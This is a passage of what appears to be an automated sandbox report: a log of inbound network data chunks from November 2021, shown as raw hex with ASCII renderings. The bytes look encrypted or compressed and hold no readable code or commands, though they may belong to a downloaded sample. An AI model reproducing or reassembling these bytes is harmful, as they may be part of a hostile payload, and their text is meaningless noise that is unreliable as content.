c2 77 a1 ed 0c 76 b3 c0 f0 7e 52 a7 1f 1e 54 46 80 01 87 30 6f 75 Data Ascii: ~mtR'e+|n?%ym=%u]fHd5wi0s;u3Q&U.?ultDuD>WmkgBuLcC(0|l6 6BtlHo_VRab{dt65"K@x(Sa[ARv-wv~RT F0ou
2021-11-06 14:13:05 UTC	345	IN	Data Raw: df 09 75 3e 18 24 03 ba c2 c1 ff 53 8a 31 20 96 83 34 a1 6c ca 55 89 f6 fd 4f 9a 9e 4a 56 b3 7f a3 1d 42 37 e4 40 fe 46 fa 70 ea 92 12 3b ff d3 04 ac 08 0b 47 a3 6b 8b 36 ea c3 b9 07 70 76 ff d5 e2 89 51 32 d2 bb 54 4f 45 53 d9 fd f7 1e 32 5c 4e f9 52 3f df 7a a9 df db 27 6d d3 fa 84 68 8a 12 f0 ef 21 7b 03 a2 6a 69 d0 2e 33 a2 ee fc 44 a0 df 5a 2f ff 42 7d bf 20 cb 99 94 02 24 58 96 c1 5e 91 37 4c 82 51 bb 7f 88 2a 4b 1f c3 06 43 60 5c 2d 3a d1 77 b1 75 2e 9a 07 d7 20 60 12 ed 28 a0 f7 49 ce ee b9 b9 1f 1a 48 7c 90 f2 41 6b 63 0f 6e ab 33 8c a7 60 e7 0f de 68 af f1 14 e1 df ec eb cd b0 4e 45 5f de 44 bc 4c 35 f4 f6 50 73 c7 d5 89 66 e1 f7 3e c4 71 d9 5d c3 41 38 51 aa 02 2e 10 e5 8d 4d 0f 9f c0 23 e2 da 43 a0 75 24 bc c0 75 10 44 0b 15 79 2e c0 60 c2 86 Data Ascii: u>$S1 4lUOJVB7@Fp;Gk6pvQ2TOES2\NR?z'mh!{ji.3DZ/B} $X^7LQ*KC`\-:wu. `(IH\|Akcn3`hNE_DL5Psf >q]A8Q.M#Cu$uDy.`
2021-11-06 14:13:05 UTC	361	IN	Data Raw: 33 e5 5e 27 17 68 cc 01 ea 18 b0 4d d1 8f 5e 2c 5a 08 e2 65 61 14 8d b4 58 9b a9 71 cc 69 8b 08 3e 37 60 ba 4a 21 4e 4c a0 d1 0e 7a 8b 00 17 db 3d b9 e3 ff 6d 98 f6 07 43 3c 62 d9 0e 7a 1c d8 62 e6 b7 e2 7f d9 bf 3a b7 c8 b0 90 46 68 79 4a 35 e3 2a 14 94 3f 45 bc ff 9d a6 f3 2a 2f 29 0e 84 30 b9 0d 65 61 04 70 83 d4 3c c7 95 82 22 06 8f 8d e4 bf 30 01 72 37 1b 1f 28 e5 28 20 fd 9f ed 7f 9f 19 b2 29 fd bc 2d 6d 95 6b 0b f1 07 4c 90 4a 01 fe cd a2 5b d6 f2 c8 42 fd 3f cd 71 f2 94 e2 8a b3 88 37 66 41 69 0d a2 9e 54 d5 bd 9c 54 fa 33 35 8c a7 b4 f5 96 5f 95 2f 3d 78 73 13 e5 61 ea 31 a4 bf e1 ce 42 2d ae 08 c2 e2 a5 6c 8e 5b c1 40 a8 eb 9c c7 d3 19 cc f5 e9 c5 e4 71 3e c9 26 bc 0d 2a ad 16 2f 78 6b bc 25 36 fc 6e 84 29 f4 1f 80 d5 a9 cf a4 46 16 77 ed 30 6e Data Ascii: 3^'hM^,ZeaXqi>7`J!NLz=mC<bzb:FhyJ5*?E*/)0eap<"0r7(( )-mkLJ[B?q7fAiTT35_/=xsa1B-l[@q>&*/xk%6n)Fw0n

Timestamp	kBytes transferred	Direction	Data
2021-11-06 14:13:05 UTC	377	IN	Data Raw: ee 9a 4d 23 d0 a4 bd f5 9d b9 fc 1b 39 e6 4d 02 a1 94 07 f3 25 ea 25 2c 7e 4f 86 4f 27 40 32 b0 e0 08 f4 6b a1 e7 0c 5c 11 4a e8 ff 19 6e a5 2d 30 39 7b 39 ff bb 30 c1 95 a8 ab 7d 98 12 c6 11 06 7f 6a ba bd 5d cd c1 93 32 4e 65 e5 e5 60 74 8e 30 73 4c 01 31 52 b7 bf d6 ec 4f 4c 56 36 a9 8e b9 08 3b 59 f8 19 7b eb bb 8f c7 f7 4c fa 2d 0c 7b 81 b4 8e 12 62 c8 e2 c9 73 7c dc be eb 8b 47 5f 62 fe 38 69 7b 20 89 89 6c 92 9a 8c 0f 4d d3 df 7c ba 6b 82 e1 d8 d3 7e 9a fc d7 e3 e0 0a 71 7c 7b 20 4e 41 47 f7 22 5f 8f 18 a8 4a aa f6 17 b8 de e9 be b7 44 05 84 4f cc e2 8a 19 22 ec a3 40 4e 9b d1 d1 f6 58 ce b9 79 ed 7b 07 17 ac 14 a2 2a 75 0a a1 40 81 88 32 e1 ed 16 7d 63 11 1c cd 55 84 11 c2 75 63 4b c3 83 1c 63 e4 77 c5 07 e3 5d 78 39 a0 80 15 85 66 47 7d b5 5f a6 Data Ascii: M#9M%%,~OO'@2k\Jn-09{90}j]2Ne`t0sL1ROLV6;Y{L-{bs|G_b8i{ IM|k~q|{ NAG"_JDO"@NXy{*u@2}cUuc Kcw]x9fG}_
2021-11-06 14:13:05 UTC	393	IN	Data Raw: 33 b2 2e 11 3c f4 67 1d a2 ea 9b ce e3 f5 5c d8 2b 26 c1 6d a9 6e 21 30 1e 47 14 1d b4 8f 72 9e cf ac 56 00 8a 2c 2a 7d 3b a0 50 93 ea 0f 6c 60 07 eb 62 dd d0 81 4a 29 5b 2e 12 5a 3b 87 ae 0e 31 3b 72 da 66 42 70 96 80 c9 a0 c6 34 c9 6f 99 ea 06 d8 27 c3 6a 21 79 ad 55 39 87 1d 0d d5 f5 b4 9d 8d 80 2c 46 46 91 8a 26 d9 f0 3c e4 36 a3 cc 19 75 df 13 d1 e6 9e c3 12 94 20 6c c1 5a 6b 2b 12 cf de 77 f9 0b 0a 51 a4 b6 ed 4e 21 26 ee e7 92 db 7a d0 32 1e 48 59 d3 07 b8 b8 d9 d5 a1 9d 7d 07 21 0e 6e 3a d4 d0 88 ce 63 6e 17 56 8d 4f 2e 72 24 d6 d2 b1 61 97 a6 e5 ea 9b 62 ce 73 c2 cb e5 2c 4d b5 fe e7 2b 0b af 0b 0a 84 b5 ea 10 c7 3b 78 49 21 4a 1f b7 ff 46 3a e2 1e 74 8c a9 96 ff 37 87 00 69 cd 2c 7a a0 4d 7b 25 44 f5 ca e5 58 06 42 57 78 88 a4 e0 24 16 84 a2 ee Data Ascii: 3.<g\+&mn!0GrV,*};Pl`bJ)[.Z;1;rfBp4o'j!yU9,FF&<6u lZk+wQN!&z2HY}!n:cnVO.r$abs,M+;xI!JF:t7i,zM{%DXB Wx$
2021-11-06 14:13:05 UTC	409	IN	Data Raw: 39 9e b0 76 cb b1 7a 6e 1b 36 dd e5 e4 e8 af 71 19 18 05 82 d9 b8 e4 13 fc d6 c7 4f 11 44 6d 3e 80 9e 85 4f 57 64 24 1b 29 d8 71 e1 36 19 e2 14 e8 ab 80 3c 6d bc 0b e3 6c 12 d4 bb 41 75 e3 8d d5 bc 56 f1 ec 78 68 35 2e ea bf 01 a8 c9 c0 45 4e f8 46 11 65 ea 9a a0 c9 66 c8 44 1c 3b c0 eb a6 0e 5e 3d 90 a2 d2 fa 3c 14 80 38 b8 43 5b f7 f7 62 26 68 27 c7 e5 fc 1c b3 a2 2a f8 10 f0 04 2f de 5b de 03 00 e1 43 05 ee e3 ed e4 4b 41 8c b3 0d f6 a1 15 6a 27 c4 cd 0f 9d b2 9a d8 04 42 43 bc 05 72 1f b9 29 45 70 c0 8b 5c 21 de b1 b2 10 62 d9 c7 68 0a 8e 91 2a f6 1c 77 0c 6c 62 f1 56 39 41 9e 49 dc e2 1a c5 55 9d 4f ef 4d e9 c8 96 55 57 2b f6 32 ca 0a 5a 3c e3 cb bf c3 a0 0f a4 39 b7 b1 6f 83 57 3c 6d b4 c7 17 d1 b1 f9 f6 19 8b c2 ff e1 f1 7a 62 96 0a 50 3e 37 19 ce Data Ascii: 9vzn6qODm>OWd$)q6<mlAuVxh5.ENFefD;^=<8C[b&h'*/[CKAj'BCr)Ep\!bh*wlbV9AIUOMUW+2Z<9oW<mzbP> 7
2021-11-06 14:13:06 UTC	425	IN	Data Raw: bf 00 66 8b c3 56 ec 8b bd 1d d6 60 e7 81 09 e1 60 b4 83 22 87 7f 8b bc a4 cb ae e8 f7 61 d8 ab 32 f1 0a 4e 65 74 29 f2 51 88 b0 6c 21 03 b6 29 93 ce a2 91 e0 f5 45 12 b9 b8 29 aa 8b 78 fe 99 72 bc 0b e5 a5 87 a2 ab 3a d9 f6 8e e5 b6 ba f4 32 15 bf 05 5d 2c 5a 4a 8e e7 63 b5 b2 36 ea 1e 57 bd f2 c5 8f 48 7d 0e a2 ee 50 68 40 1b b9 c8 28 0f 66 10 fc 0c 63 ad 54 19 a1 6d d1 ba 44 2d 1f 21 c0 29 8f 74 4d e5 b1 c6 05 bb 5f 8e 87 2a 7f ae cb 09 a6 77 64 86 47 cb a0 94 ef 07 3a 19 18 21 6d 12 97 fb 52 8b 34 0e 68 4c ed ac bf 0f 52 c2 85 9a c9 d0 a3 33 76 ad 60 1c 8b 10 0b 6a 70 d7 ec b2 75 fd 6c 6b 99 0d 2e 09 b6 53 58 61 72 bd 53 ee 62 e2 04 fb 22 d7 d9 20 c8 63 e4 d1 bf 1f 0a c1 dc 60 19 99 d7 07 2e 9f 11 7d be 1a 44 20 90 1c c0 9c 11 5a 51 41 e3 63 e8 eb 17 Data Ascii: fV``"a2Net)Ql!)E)xr:2],ZJc6WH}Ph@(fcTmD-!)tM_*wdG:!mR4hLR3v`jpulk.SXarSb" c`.}D ZQAc
2021-11-06 14:13:06 UTC	441	IN	Data Raw: 42 61 e0 0b cb 82 94 6f b3 63 c9 c8 92 16 99 3a bb ce 27 94 25 23 fb 65 de 23 2f 4f 0a bb a2 db 96 20 de a2 38 03 0c 85 e0 cf 7b 87 87 f0 43 88 34 66 1c 46 84 2d 27 16 4d 31 64 66 1d 32 e6 a1 c0 ef 79 3c dd 49 cf 0b ce 0e ee 01 6a 86 4d bb 6f 6f cc 2f c2 b1 a2 eb b8 e4 81 5c 4e d3 39 d2 6d 79 96 65 8b f7 c3 3c c1 ef 52 d4 54 36 cd a8 61 57 c5 e0 4d fb a4 14 2b 91 82 19 ba d1 60 13 66 f3 f8 24 3f 70 cc 82 e4 40 93 41 9e e3 61 7d ab 47 0a 00 48 e5 79 f0 26 2d e0 1f 7a 02 85 6a 1f 9e 57 28 d4 2f 35 eb 5c f8 bc 64 5a f3 b1 8d b2 96 10 37 f1 ad 92 a1 30 6b 3e 8f 16 b5 91 f1 a4 7a c6 d0 ff 98 0f 22 65 b4 ca b6 b4 3f 7d 71 76 33 53 56 70 69 a2 14 07 2a 02 fb 85 27 f4 d4 5d a3 a2 b3 5d 80 cd 06 b0 a5 43 82 df 4e de cd 09 a2 d0 7a ac fe d0 a4 fa fd 8b 3a 85 fd 8a Data Ascii: Baoc:'%#e#/O 8{C4fF-'M1df2y<IjMoo/\N9mye<RT6aWM+`f$?p@Aa}GHy&-zjW(/5\dZ70k>z"e?}qv3SVpi*']]CNz:
2021-11-06 14:13:06 UTC	457	IN	Data Raw: 59 12 3d 7e 79 61 ed 05 1e 94 3d 2e 1b 02 56 b1 9c 77 b5 27 43 c3 ec bc 60 47 7f 5b 52 b8 60 90 5d 9b da e4 4d 20 36 16 b9 18 99 f2 b6 71 45 0c 33 a1 47 bb 0a 35 2d d3 3a 13 9e 07 5d 1e 4a 6d 87 57 ce 18 bc c7 f3 d9 56 24 be 28 6b 21 f8 e2 9f e2 c8 07 42 f7 37 df 0b 92 af dc ce 41 53 c3 1c 9b 4e 7f de af 38 41 42 04 7c a3 7a 65 d3 5a dd f8 79 a7 c1 be 44 c1 d5 7d 6e d4 83 f2 08 00 c8 9f 9b a7 b9 e6 cc b3 a1 01 cd 98 15 04 6c ca 21 60 e6 96 68 26 d2 48 93 68 bc 03 81 b5 75 d5 e9 3d 2d 37 9d 35 b8 b1 b8 fb 62 8d 53 66 7a a9 2c 22 eb cd 8a 16 54 5f 46 f0 9a 39 ea 2a 43 98 92 95 7e 2a 70 a0 82 e5 24 d7 b0 5e 49 31 37 5a 96 85 06 e5 30 bb 5b e4 80 dc c2 5b 49 59 ba 0e e3 e1 73 a2 97 3c f7 b0 03 53 f0 36 fc 8f 5b 69 bd c2 2b a0 44 4a 15 d1 b6 b6 33 c4 54 23 58 Data Ascii: Y=~ya=.Vw'C`G[R`]M 6qE3G5-:]JmWV$(k!B7ASN8AB\|zeZyD}nl!`h&Hhu=-75bSfz,"T_F9*C~*p$^I17Z0[[IYs<S6[i+DJ3T#X
2021-11-06 14:13:06 UTC	473	IN	Data Raw: c9 69 30 c2 39 3c f5 e6 2d 1a 50 d9 59 35 b4 d4 f0 97 78 dc d8 08 f1 a9 2a 5a 83 76 7b 3a 60 77 4f 09 88 a3 0f 32 be 4f 98 50 d8 14 8a 06 66 82 de f1 ab 1a 01 23 37 e6 78 8e 2c d0 dc 69 be 40 5a 89 63 a2 ec 87 4a f8 05 71 ae 74 ee a7 9b 61 51 17 4f b1 f6 2a 65 7c cd 62 33 2e 5c 55 b8 62 45 5e 91 3c d8 65 0a d5 be 40 e5 5c 64 85 77 c0 76 51 62 b9 0a 1c c7 88 dd d7 38 bb 54 d9 db 32 ab 4f 5f 43 25 5b fd 3a 46 aa 8c 51 0f ed 31 31 ab fe 26 cf 9b 64 1a 40 db 9f d4 a9 2f c8 d0 0b 6d 88 fc 57 c9 68 5d a9 68 a8 5d 2e 9e 01 43 f3 95 a8 a3 21 18 f9 f9 7a 52 09 0a a3 ba 2e 92 14 c2 1d a0 8e 20 11 be f5 7b 0a c4 b4 f7 37 10 64 a5 57 be 9c c4 3c 87 42 e6 16 91 7a 66 b3 b8 6b 4b ef 62 c9 ff 88 b2 cf a0 31 ea 84 da d1 d1 d4 c9 8b a7 a5 d5 21 0c 3e 18 b1 1f 71 60 98 5c Data Ascii: i09<-PY5x*Zv{:`wO2OPf#7x,i@ZcJqtaQO*e|b3.\UbE^<e@\dwvQb8T2O_C%[:FQ11&d@/mWh]h].C!zR. {7d W<BzfkKb1!>q`\
2021-11-06 14:13:06 UTC	489	IN	Data Raw: 7e 16 f1 e5 d9 1c 88 5a 48 4d 03 66 54 90 3b 59 21 4a 75 5b ac e3 24 7d 32 ef 55 75 2d f3 e0 e4 d5 7b 84 93 35 19 02 ae 5b d4 64 8d 2d 4c 0a f1 9a 0d bf 4c d3 6a 92 3c 7b 04 cd 8f 30 ba c0 92 a5 6b 8c e5 52 36 da ec 65 33 e0 6f 24 1d 54 b7 11 f4 62 b4 9f 62 82 16 2a d3 b4 85 cd 73 c4 be 95 32 41 8b 37 de ae e1 7b 11 09 bd a0 8e c2 e3 6a c9 1d 99 55 7c 46 24 8f 6b f3 49 6f 1b 83 e3 c3 ea ac 76 cc d0 72 66 be ae 26 ff b4 87 2b 45 d8 d5 c7 e1 a9 3a 97 e2 26 17 2c 43 b0 8b 8f e9 3f a5 e3 0d 51 48 6c d0 a7 f3 35 ba f7 4b 97 48 0c ba 59 61 d3 32 8d 6a b9 35 ed eb 90 3c d2 8c bd 88 c6 be 2b 25 e2 9e 64 17 61 8a a2 f9 3d aa be 34 55 92 c2 28 bc 9b bc 0f 5d a4 c6 a6 55 02 88 23 75 b1 92 54 01 e1 e7 8d 92 f0 47 7d 9f d4 07 16 56 95 c3 fa 80 f3 5d 6b 9f e5 9f 53 58 Data Ascii: ~ZHMfT;Y!Ju[$}2Uu-{5[d-LLj<{0kR6e3o$Tbb*s2A7{jU|F$kIovrf&+E:&,C?QHl5KHYa2j5<+%da=4U(]U#u TG}V]kSX
2021-11-06 14:13:06 UTC	505	IN	Data Raw: 81 5d 40 56 1a 4d 9c 41 1d 90 95 26 6a 1d 52 54 a0 54 c4 92 4f 1f 87 ec 0a 8f c5 2c 49 5e fc d5 b7 cf 4e 95 18 f5 70 48 23 d9 a5 20 e5 ab 7a 54 c5 06 42 9d 1e 51 59 07 07 d3 f6 b6 55 a6 07 a8 bc c7 61 9b e3 73 9d 82 69 d9 30 62 4e f3 49 69 01 b4 13 ba 33 ab 15 8a 2b b0 6c ba 9c 94 6e 58 f7 de fc 54 66 9c 45 68 7b 23 50 c1 27 ae 0b a0 c2 d9 91 a2 97 69 86 7b 22 94 fd 8f 9f 69 ae b4 8f ef 24 bd 57 73 71 d5 6e c8 8c 39 cd 1b 03 d9 75 ac 0c c8 d8 6f 11 b8 43 c8 d9 66 18 28 61 1f e9 e7 15 f2 21 ba 9d f3 21 d7 6d e4 df aa 00 29 00 5f c2 6e a0 8f e6 1b 43 0b d6 f7 16 8f 2f e0 bc 94 1e c3 58 57 6e 72 1c 17 67 c8 46 4c b0 5a 9d 48 83 f4 94 09 04 c7 2f 26 7e c7 ce 0e 43 00 37 e2 97 59 f0 52 0b f7 f2 f5 33 2b 8f ac db 82 75 77 2e 42 5b fd 84 69 5e 61 f0 39 44 98 d6 Data Ascii:]@VMA&jRTTO,I^NpH# zTBQYUasi0bNIi3+InXTfEh{#P'i{"i$Wsqn9uoCf(a!!m)_nC/XWnrgFLZH/&~C7YR3+ uw.B[i^a9D

Timestamp	kBytes transferred	Direction	Data
2021-11-06 14:13:06 UTC	521	IN	Data Raw: e3 ab 88 30 4c f8 fe b9 d3 08 b1 e5 59 67 54 42 d0 1c 30 48 1d f5 f4 e2 91 38 70 ef 17 46 65 e4 87 d5 45 66 36 72 46 52 35 e9 fc 63 61 37 2e ee 81 3e d8 10 53 7e 5c cd 71 04 82 c0 fd 36 2b b7 8d 2d 0e 85 6e 39 8c 34 a8 c5 ce 19 dd 53 65 3d cd 88 8a 97 f4 df 30 f8 19 a6 58 1f 83 68 15 a7 43 15 60 60 a6 7c 28 65 ac 21 17 87 9f ef b1 e9 bb 67 7c ac cf 49 13 63 69 9a ae a6 b0 5b 61 5d e7 16 a3 85 63 4d 22 7d b7 0e fe 86 17 18 63 86 08 ad 7f d8 89 f4 3f ad 5c a7 f2 ce c5 4a 3e d5 4f ce 48 88 fa b5 82 d1 79 83 5d f6 f0 cc 2f 1c e0 37 00 89 c5 79 bd 99 89 11 7d 79 32 37 8d 69 cc 24 b5 30 bb 95 4b e4 27 0e 06 82 bd b9 9e 26 eb ee 49 94 de 43 f9 bd fa 9d ba ec 0e d5 ee 0d 96 93 0a fb fc 31 ab dc cb 4f 2f ba 56 41 12 40 0a 4a e6 72 4a b7 87 00 3a 46 e4 29 04 a5 d2 Data Ascii: 0LYgTB0H8pFeEf6rFR5ca7.>S~\q6+-n94Se=0XhC``|(e!g|ci[a]cM"}c?\J>OHy]/7y}y27i$0K'&IC1O/VA@JrJ:F)
2021-11-06 14:13:06 UTC	537	IN	Data Raw: dd 59 fb 9b 91 60 4a 03 71 7d 47 f5 1f 76 df 04 2a 87 90 a2 d6 b6 b5 aa c7 36 fa 92 df 2d 42 9f 06 96 b9 67 65 0e b6 6b ad 16 87 af 85 17 bb fe ad 19 dc 61 ba 25 c3 c0 df 1e 77 0f 28 ee d9 f4 f7 54 a4 3d 8b 55 10 99 9f ac 08 b0 bd 97 96 e1 90 4d df ca 03 2d 5a 10 5c 93 cc 1c 4c 7a dd 98 f2 ff f6 27 98 bb a7 f0 e9 bc 95 07 54 f3 e0 0b 51 63 bc 05 bd b4 22 be 1e 85 d1 e4 26 28 5d 94 23 ae 8a 9f 8a 9e 08 9f bf f9 4c 0c 55 03 66 ec 1a 61 a6 c8 9f 62 45 8c f2 8d 07 d1 c3 10 7c c6 54 8b 89 0d 7a 96 04 1c a6 ac dd d7 96 8c 5a e7 eb 73 27 73 18 a2 41 72 42 4b 50 4d c6 0a b9 ce 30 4c 2f 03 0f df b9 dd 8d f5 79 46 f1 9c 48 46 f7 12 42 4c 67 21 58 78 09 3a 04 25 ba 2e 15 cc 09 a5 df bf f1 d5 db 74 af a7 0a 02 b3 94 57 3d 54 a1 db 18 1d 02 ca 16 4d 29 93 15 f1 ec 6b Data Ascii: Y`Jq}Gv*6-Bgeka%w(T=UM-Z\Lz'TQc"&(}#LUfabE|TzZs'sArBKPM0L/yFHFBLg!Xx:%.tW=TM)k
2021-11-06 14:13:06 UTC	553	IN	Data Raw: 5a 2f 60 cd d5 4d 91 7c 22 29 8b d4 0d 75 7d 51 d6 cd d3 57 d3 66 72 bf 5d 23 62 23 c0 fe df ca f8 b1 6d 85 ec 59 5a e6 06 23 ed ee 99 a7 27 29 42 ee 9b b9 d4 63 f3 28 10 ea 68 c2 a1 8b 7d ad 4c 96 78 13 c1 0e 09 ed 5f eb 00 e3 bf 21 96 a5 d8 82 0f 3e 03 a3 8e 3e 93 60 d4 12 77 72 81 cb 61 78 c6 78 ec 08 b7 a8 1b e5 aa cb f4 2e 4a 5d ae 7d ac 4b ab 6c e8 66 6d f8 dd af 80 c8 dd 31 23 49 52 56 eb f9 48 7f 15 ba 26 21 22 14 31 2e 1b f9 b2 b8 3b 60 f9 cd 7d 8f 8c 42 b1 13 6c bb 32 16 97 24 a8 20 b4 cc d4 35 4a 3d d4 ea 73 b2 17 83 98 b2 f4 84 96 ea a1 aa 9b 41 49 e8 c0 1f 6f 49 75 0a 94 54 60 52 d0 a3 21 ce 44 27 1b 96 aa ed b9 a5 be e4 92 88 c9 e1 b3 e8 50 ff 43 d9 1a e0 ab e7 9e 5b 34 14 c3 3c 6a dc 7e e5 4f 1b 5d a0 6f 3a 3d 9b a2 a0 77 6c 8c d0 c0 aa 6a Data Ascii: Z/`Ml")u}QWfr]#b#mYZ#')Bc(h}Lx_!>>`wraxx.J]}Klfm1#IRVH&!"1.;`}Bl2$ 5J=sAIoIuT`R!D'PC[4<j~O]o:=wlj
2021-11-06 14:13:06 UTC	569	IN	Data Raw: b3 4a c4 9d bd 72 e7 08 30 8e e4 22 6d 56 24 64 c8 4d 7b 23 74 e5 57 9f 27 20 e0 b5 7b ed 54 f8 a4 a6 9d f4 af b6 ad 53 f9 c1 63 69 29 7a 78 ef 6b 4f 0e 22 08 6c ef 04 78 3e 54 23 5e 6a 37 29 bb c8 8b 89 9a 19 db 8e a8 68 80 bd ce 47 d5 8d ff a3 e5 7c a4 88 a2 d8 34 5c 43 06 28 0e 07 45 51 5c c7 2a 79 6f d5 a8 73 57 ff c4 2c 6b 6e c0 51 01 22 fb 51 09 79 af fc 6f 6d d2 28 a9 88 05 0e ff 4d e0 71 f0 0e 49 82 8a 71 3c cd af 2a 30 db c7 35 25 1c 11 ea 30 35 b8 82 f1 ca 46 79 1b 5b 39 d9 d9 f4 b7 e4 2b 15 9d 5a ff 8a d2 58 77 28 10 ed ca 80 d4 f9 0b 7e a3 88 79 7d 25 a5 f8 c6 0e df 75 8d c2 22 0a 80 09 77 74 26 1c 8e 47 79 bf b7 7c 6b 89 a9 7b 51 e0 b4 d0 ec 39 aa c7 eb c8 f6 2c b3 c1 ee f8 0b d8 5b ab 27 fc 4b c4 72 7f 73 15 77 af 4c 76 cc 12 b3 e2 66 81 66 Data Ascii: Jr0"mV$dM{#tW' {TSci)zxkO"lx>T#^j7)hG|4\C(EQ*yosW,knQ"Qyom(Mqlq<*05%05Fy[9+ZXw(~y}%u"wt &Gy|k{Q9,['KrswLvff
2021-11-06 14:13:06 UTC	585	IN	Data Raw: 3c 08 20 1d a8 13 9e 50 58 4f 1c b0 61 35 ae 94 8c 95 31 f0 d4 1d 3c 8d 9b 30 a2 98 4b a6 6b ca 8b 19 49 0d c6 59 6f 8d 30 a5 f8 a2 b3 4d d4 1b f6 85 0d fd 47 43 c7 6b c5 3e 65 00 67 83 60 fd f0 47 07 3d db 5f b8 a8 da 1c 6a f4 da 76 d2 93 33 9d 11 00 1e 8b 5d f8 e9 7b 71 47 e7 85 68 3e 82 6c d5 7e 79 07 c7 21 3e d9 77 3c 78 16 59 06 5b 61 13 32 a9 5c 22 f2 f4 62 eb 81 1d b7 34 26 b3 57 94 60 0f 99 ec ef 8a 0c 65 57 80 8e fc f2 1e c5 a2 85 ba fa 9b 3e c3 58 ad 1a 66 4d 61 d2 c0 fc 59 06 24 92 ff c9 92 e2 04 06 d4 fb 47 cd cd d6 d9 19 7a d2 73 b0 af 0c 02 15 8b 19 f8 f7 76 d3 b1 17 3d f8 e4 c6 8e b6 b2 d6 91 51 e1 ea f7 1d df 29 68 29 56 0f bb d4 c8 00 e7 ec 78 86 c8 0d ad df 20 bb f8 d5 3e 6e 9f 29 bd 77 58 33 9d 32 58 5a c5 99 e8 47 50 ec 04 ec 28 01 3d Data Ascii: < PXOa51<0KkIYo0MGCk>eg`G=_jv3]{qGh>l~y!>w<xY[a2\"b4&W`eW>XfMaY$Gzsv=Q)h)Vx >n)wX32XZGP(=
2021-11-06 14:13:06 UTC	601	IN	Data Raw: c4 51 88 e6 17 5b 67 d3 b3 c1 16 4e 9a a2 17 3e ea d4 f1 c5 ab 48 99 e9 8a ff 89 fb 2c 24 15 df 15 27 d7 c1 c7 fb dc e1 83 76 bd c4 51 67 df 7b 36 df cd ec 19 55 6c 86 c1 d9 39 c9 b8 d3 8c cc 9a e2 50 b0 13 67 c7 db 91 9e c3 09 08 11 12 8a ca a6 fd d4 c4 de 0b fc 4d 0c 57 ff 46 4e 24 12 53 f8 80 5d af f5 6f e4 a8 d1 35 c2 b9 42 08 30 68 87 16 d5 dd 7c f4 b0 b3 83 e9 ee 7b 5f a9 34 51 79 8f 4b 3f d4 35 81 dd 3e e4 c0 30 00 2a 98 f9 00 4d 81 75 8f bc 39 67 19 88 f1 be 34 3c 30 c3 66 17 99 db 65 f3 f8 62 77 a9 b6 a8 fa ae 8a 77 bf 38 57 a4 7d 6b ef f0 d5 9e 89 ad e1 59 da 77 6f 0d 72 08 bb dc 1b 3e 43 42 94 eb fa dc 2b 87 26 61 4f 7e 1f a8 a4 b7 1a 64 5c eb 86 5e 0b 04 4e 6e 8a af f9 53 c8 72 37 a3 37 8b ab 0c b2 8d 26 9e c7 4c 7c 75 8d 74 9a b5 90 f2 28 fd Data Ascii: Q[gN>H,$'vQg{6Ul9PgMWFN$S]o5B0h\{_4QyK?5>0*Mu9g4<0febww8W}kYwor>CB+&aO~d\^NnSr77&L|ut(
2021-11-06 14:13:06 UTC	617	IN	Data Raw: bc dd 0f 37 36 3b e1 5f 81 8c 1c ea 8f 2f 41 00 cf c0 cd a7 0f 4c eb 88 bf 10 f0 78 8c e6 d6 cd 8c 93 f4 3b 7e be e4 4a 37 eb 4d c4 03 9a fd da ef 10 49 c6 3e d4 c4 de fa 96 79 47 94 54 c2 d4 6f fb 6c 37 f7 c3 7a 51 65 c0 8f 18 f0 d6 68 75 32 27 73 36 7b d7 71 7e 0a b1 14 45 cc f9 5a b4 d4 50 e3 38 fe a5 86 7e de 08 6d 35 9a e8 96 cb f3 8f 26 44 9e bc 93 4f a4 be d1 5b 53 bb b1 6d c6 2d 13 5a 8b 4a 0c ff 9e a7 00 a1 2b 2f b4 78 73 50 bf 9e ab 6f 0a 12 8c b6 2a 13 ba 46 17 85 65 18 4d f6 f6 9c 94 d0 c0 d2 78 41 c1 4d c7 47 72 c1 c7 e8 b9 1e 5a 5e 82 46 75 77 e5 45 36 40 79 43 38 a3 47 c5 9a 4c 6e e2 e1 c3 46 22 00 90 33 1f fb e0 fb c2 ce 6a 83 f1 a9 44 fa 21 40 af 57 3d 65 b0 e5 0a 9c e8 3c 00 15 86 c4 b3 a9 cd ce 76 af 5c 7c bb 45 6b 6a 6e 0c d1 ae f4 f3 Data Ascii: 76;_/ALx;~J7MI>yGTol7zQehu2's6{q~EZP8~m5&DO[Sm-ZJ+/xsPo*FeMxAMGrZ^FuwE6@yC8GLn F"3jD!@W=e<v|Ekjn
2021-11-06 14:13:06 UTC	633	IN	Data Raw: 8e ec ff 74 c9 24 13 01 6b 8e 5d ab 3a dc c9 e9 5c 58 99 a4 b8 71 3f 90 49 9c 2c 10 2c 2a 7d a7 9e 51 11 29 59 34 2c ac ee 1b 73 31 d9 1e f2 16 7a a7 5a a1 95 fc 2e 4c a2 c7 3c 1e 0c f8 fd c7 62 8e 50 8b 3c c2 7f 53 de fc 2a 34 1c c2 c9 85 37 77 e5 48 cc 37 c3 1a ef 23 b1 c9 a3 2f 2b 5c 5f 50 54 eb 96 ac c3 64 43 07 b0 0b 24 07 3e 74 15 fc 77 94 35 4f 12 52 6e 52 cb f8 0b 9d 21 75 d3 03 ac 8b 54 39 a1 2a 4e 4e f6 85 db a6 73 6e 4c 63 5e 75 b3 60 86 52 58 ef e4 d0 ba d2 47 91 ce 06 45 9c c3 c0 cd 8d 92 57 93 d2 5c 01 d7 aa 06 bb dd a6 ac f4 ec 9c f4 7a 02 d1 55 06 4a 96 22 8e 04 e5 8e d7 bd 8c be d8 55 ba e6 3f c5 af 1e 40 61 27 4e ae 92 ec 05 83 2c 95 e6 12 ef 90 ce cf 66 ae 5d 63 a2 b5 d6 a5 7d 28 62 b0 c9 f8 38 ab d2 31 a7 06 c7 ba b4 cc ba a7 27 07 90 Data Ascii: t$k]:\Xq?I,,*}Q)Y4,s1zZ.L<bP<S*47wH7#/+_PTdC$>tw5ORnR!uT9*NNsnLc^u`RXGEW\zUJ"U?@a'N,f]c}(b81'
